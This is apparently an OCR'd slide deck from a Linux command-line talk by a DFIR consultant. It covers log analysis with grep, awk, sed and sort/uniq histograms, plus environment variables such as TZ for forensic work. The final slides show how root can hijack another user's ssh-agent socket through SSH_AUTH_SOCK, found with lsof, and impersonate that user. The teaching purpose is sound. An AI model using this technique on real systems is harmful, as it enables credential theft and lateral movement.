LINUX COMMAND LINE

Hal Pomeranz

Copyright © Hal Pomeranz


Hal Pomeranz
hal@deer-run.com
@hal_pomeranz
http://deer-run.com/~hal/

THE STORY OF HAL

Became a Unix admin in the 1980s
Job history? Let's just say I've been around…
blog.commandlinekungfu.com
Currently – independent DFIR consultant, expert witness

Slides here – deer-run.com/~hal/CLDojo.pdf

More Linux and Windows command-line tips at blog.commandlinekungfu.com



WHY UNIX?

Productivity


Ubiquity

Impact

Learning the Linux/Unix shell (or Windows Powershell) can make you vastly more productive.

But unlike Windows, Unix-like operating systems are everywhere: Linux and MacOS, Android, *BSD, Solaris, AIX, HP-UX, ChromeOS, …


And Unix powers critical systems– from massive hypervisors running thousands of application spaces powering the Internet, to small embedded devices in your home.



WHO'S TRYING NAUGHTY URLS?

```
$ grep plugins access_log
155.138.224.233.vultr.com - - [06/Jan/2020:02:03:03 -0600] "GET
/plugins/system/debug/debug.xml HTTP/1.1" 404 228 "-"
"Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:28.0) Gecko/20100101
Firefox/28.0"
54.36.112.33 - - [07/Jan/2020:22:28:35 -0600] "GET
/plugins/system/debug/debug.xml HTTP/1.1" 404 228 "-"
"Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:28.0) Gecko/20100101
Firefox/28.0"
…
```

We start with simple string searching—like folks probing for vulnerable applications on my web site. Of course my web site is completely static, so this doesn't do them much good. But it does allow me to collect a nice cross-section of the web vulnerabilities currently being exploited in the wild.




REMOVE THE EXCESS

```
$ awk '/plugins/ {print $1}' access_log
155.138.224.233.vultr.com
54.36.112.33
ip-139-99-223.eu
152.136.161.105
152.136.161.105
101.89.176.127
101.89.176.127
…
```

But the web log format is cluttered. Since the log fields are delimited with white space, awk is a natural way to extract the fields we want– like the requestor here in field #1.

http://blog.commandlinekungfu.com/2012/12/awk-ward.html
http://blog.commandlinekungfu.com/2013/01/an-awk-ward-response.html



I LOVE TO COUNT!

```
$ awk '/plugins/ {print $1}' access_log |
                                sort | uniq -c | sort -n
…
      2 103.224.251.161
      2 13.90.197.127
      2 152.136.161.105
      2 45.12.223.189
      2 server.olka.ca
      7 45.91.25.36
     16 176.88.72.219
```


Command-line histograms!

But the real power of Unix– the Unix "design religion" really– is to tie together primitive constructs to quickly create ad hoc analyses. Here's one of my favorite idioms, the "command-line histogram" aka "… | sort | uniq –c | sort –n".

- The first "sort" takes the input and puts it into alphabetical order ("sort –n" would sort numerically)
- Then "uniq -c" counts the number of times each unique value appears in the list (you need to "sort" the input first, so all the duplicate entries end up next to each other)
- The final "sort –n" sorts the list numerically based on the counts produced by "uniq –c" (use "sort –nr" for a descending numeric sort)

You can use this idiom for all sorts of inputs. So useful!

http://blog.commandlinekungfu.com/2010/08/episode-108-acess-list-listing.html
http://blog.commandlinekungfu.com/2011/10/episode-159-portalogical-exam.html




ANALYZE USER AGENTS

```
$ grep plugins access_log | sed 's/- -.*" "//’ |
                                    sort -n | uniq -c
…
      1 45.91.25.36 Mozilla/4.0 (compatible; MSIE 9.0; …
      4 45.91.25.36 Mozilla/5.0 (Windows …) … Firefox/61.0"
      2 45.91.25.36 Mozilla/5.0 (Windows …) … Chrome/64.0…
…
```

But awk gives us trouble if we want to isolate the user-agent data from the last field in each log. That’s because the user-agent data contains spaces, and awk reads it as multiple fields.

Fortunately we have sed (the “Stream EDitor”) for massaging our input in more complicated ways. But there’s a learning curve here to master *regular expressions* to do pattern-matching like I’m doing in this example.

http://blog.commandlinekungfu.com/2009/05/episode-38-browser-count-torture-test.html



CARE ABOUT THE ENVIRONMENT

Shell environment variables control:


- The look of your prompt (PS1 and PROMPT_COMMAND)
- Where you find executables (PATH)
- Where you find shared libraries (LD_LIBRARY_PATH)
- Helper programs (PAGER, EDITOR, VISUAL)

And then there's the fun stuff…

Ho hum. Environment variables are boring, right?

Nope! You can have a lot of fun with environment variables…

http://blog.commandlinekungfu.com/2009/04/episode-28-environment-list.html
http://blog.commandlinekungfu.com/2009/07/episode-52-prompts-pushing-it.html




TIME IS RELATIVE

```
$ date
Mon Feb  3 19:01:47 EST 2020
$ ls -l /etc/resolv.conf
-rw-r--r--. 1 root root 30 Feb  3 15:48 /etc/resolv.conf
$ export TZ=UTC
$ date
Tue Feb  4 00:02:23 UTC 2020
$ ls -l /etc/resolv.conf
-rw-r--r--. 1 root root 30 Feb  3 20:48 /etc/resolv.conf
```

This is one of my favorite hacks that comes in very useful for my forensic practice. You're often dealing with data from many different time zones. The TZ environment variable lets you choose the time zone that gets used for time stamps in command output in your current shell.

Time zone names are actually file paths relative to (in Linux) /usr/share/zoneinfo, e.g. "TZ=US/Eastern" or even "TZ=Europe/Paris".

http://blog.commandlinekungfu.com/2009/11/episode-67-time-lords.html



DOUBLE AGENT

ssh-agent stores public keys for SSH logins
SSH clients use a Unix socket to talk to ssh-agent
The name of the socket is stored in SSH_AUTH_SOCK

Once you're root:
- You can use somebody else's ssh-agent
- You can abuse "agent forwarding"


Another important environment variable is SSH_AUTH_SOCK. This variable stores the path name to a Unix socket that your SSH clients use to communicate with your ssh-agent process. ssh-agent stores the secret keys you use for SSH public key authentication.

Once your keys are stored in ssh-agent, you no longer have to type your passphrase to decrypt your key. Your SSH clients simply get the ssh-agent process to decrypt the challenges they receive that have been encrypted with your public key.

Because ssh-agent stores secret keys in memory, they are vulnerable. For a discussion of attacks against keys in memory, read

https://blog.netspi.com/stealing-unencrypted-ssh-agent-keys-from-memory/

But an easier attack is to just access a user's ssh-agent process and impersonate them to other systems. And this is an attack that also works against "agent forwarding" when the actual keys are not present on the local system.




SSH_AUTH_SOCK IT TO ME!

```
# lsof -U -a -c sshd
COMMAND  PID USER … NAME
sshd    8143  hal … /tmp/ssh-xqyoqxbFYq/agent.8143
# export SSH_AUTH_SOCK=/tmp/ssh-xqyoqxbFYq/agent.8143
# ssh-add -l
4096 SHA256:tnt9VpvC/7G2s9AEJFQAJwvQ1F3AMcGzIwv5Ha/pg2M
/Users/hal/.ssh/id_rsa (RSA)
```

“lsof” (LiSt Open Files) is one of my favorite command line tools. Here we are using it to show Unix sockets (“-U”) connected to SSH daemon processes (“-a -c sshd”) owned by various users. Apparently user “hal” is doing some agent forwarding here.

Assuming I’ve already broken root on the system, I simply set my SSH_AUTH_SOCK environment variable to the socket path I see in the output of lsof. Now I’m talking to the ssh-agent process for user “hal”. “ssh-add –l” lists the fingerprints for any keys that may be stored in this agent—I’m just doing this to confirm that there are some keys stored by the user.

